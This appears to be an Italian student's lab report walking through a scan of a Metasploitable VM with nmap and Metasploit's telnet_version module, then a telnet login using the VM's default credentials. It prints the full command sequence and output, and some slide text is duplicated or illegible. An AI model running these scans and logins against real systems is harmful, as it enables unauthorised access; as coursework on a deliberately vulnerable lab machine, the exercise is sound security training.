

GIULIA FIACCHI

S7/L2

EXPLOIT TELNET CON  
METASPLOIT



# TRACCIA

- Utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet\_version sulla macchina Metasploitable.
- Configurare l'ip della Kali con 192.168.1.25 e l'ip della Metasploitable con 192.168.1.40





# PASSAGGI

Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "192.168.1.40/24" con il comando "sudo nano /etc/network/interfaces"

Poi si è eseguito il comando "sudo reboot" per resettare la macchina e dopodiché verificato con "ip a" che la configurazione fosse andata a buon fine.

```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
network 192.168.1.0
gateway 192.168.1.1

Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
Y Yes
N No      ^C Cancel
```




# PASSAGGI

Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP e il gateway per fare in modo che le due macchine comunicassero tra di loro.

IP: 192.168.1.25

GATEWAY: 192.168.1.1





# PASSAGGI

Una volta eseguite le nuove configurazioni di rete alle macchine, si è verificato che comunicassero tra di loro con il comando "ping -c4 INDIRIZZO IP"

```
(kali@kali)-[~]  
$ ping -c4 192.168.1.40  
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.  
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.654 ms  
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=1.36 ms  
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=1.09 ms  
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.602 ms  
  
— 192.168.1.40 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3008ms  
rtt min/avg/max/mdev = 0.602/0.925/1.359/0.313 ms
```

```
msfadmin@metasploitable:~$ ping -c4 192.168.1.25  
PING 192.168.1.25 (192.168.1.25) 56(84) bytes of data.  
64 bytes from 192.168.1.25: icmp_seq=1 ttl=64 time=11.2 ms  
64 bytes from 192.168.1.25: icmp_seq=2 ttl=64 time=0.760 ms  
64 bytes from 192.168.1.25: icmp_seq=3 ttl=64 time=0.667 ms  
64 bytes from 192.168.1.25: icmp_seq=4 ttl=64 time=0.587 ms  
  
--- 192.168.1.25 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3007ms  
rtt min/avg/max/mdev = 0.587/3.320/11.268/4.589 ms  
msfadmin@metasploitable:~$ _
```



# PASSAGGI

Ora procediamo con la sessione di hacking.

Prima di tutto è necessario eseguire una scansione sulla macchina che vogliamo attaccare per vedere su quali porte sfruttare la vulnerabilità.

“nmap -sV 192.168.1.40”

Quella che utilizzeremo sarà la porta **23 telnet**.

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 08:47 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.1.40
Host is up (0.011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.69 seconds
```



# PASSAGGI


Verificata la porta da sfruttare si procede  
l'avvio di "msfconsole" (scrivendo qu  
riga di comando).

Per avviare il server direttamente il coman

Verificata la porta da sfruttare si procede con l'avvio di "msfconsole" (scrivendo questo in riga di comando).

Poi eseguiamo direttamente il comando **"use auxiliary/scanner/telnet/telnet\_version"**.

Poi eseguiamo il comando **"show options"** per verificare se alcuni parametri devono essere configurati.



```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) >
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  --      -
  PASSWORD          no          The password for the specified username
  RHOSTS            yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            23          The target port (TCP)
  THREADS           1           The number of concurrent threads (max one per host)
  TIMEOUT          30          Timeout for the Telnet probe
  USERNAME          no          The username to authenticate as

View the full module info with the info, or info -d command.
```



# PASSAGGI

Come si può osservare dall'immagine nella slide precedente è richiesta la configurazione dell'IP e si può fare eseguendo il comando:

“set RHOST IP”

noi inseriremo al posto di IP 192.168.1.40

Poi eseguiamo di nuovo il comando “show options” per verificare che la configurazione sia andata a buon fine.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS	192.168.1.40	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

View the full module info with the `info`, or `info -d` command.





# PASSAGGIO

in questo caso

A questo punto

in questo caso non è necessario eseguire il comando per vedere i payloads disponibili.

A questo punto lanciamo l'attacco con il comando **"exploit"** e aspettiamo che questo si avvii.

[illegible]



# PASSAGGI

Per verificare se l'attacco sia andato a buon fine digitare il comando "telnet 192.168.1.40" e osserveremo che le credenziali che ci ha restituito in precedenza saranno utili per fare l'accesso senza l'autorizzazione della macchina.

Perciò possiamo affermare che l'attacco è andato a buon fine.

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

      _____
     |   _   _   |
     |  ( ) ( )  |
     |  ___|___  |
     |         |
     |  ___|___  |
     |  ( ) ( )  |
     |   _   _   |
     |_____||
    /           \
   /             \
  /               \
 /                 \
/                   \
\                   /
 \                 /
  \               /
   \             /
    \           /
     \         /
      \       /
       \     /
        \   /
         \ /
          V

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with root/admin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jul  9 08:46:59 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```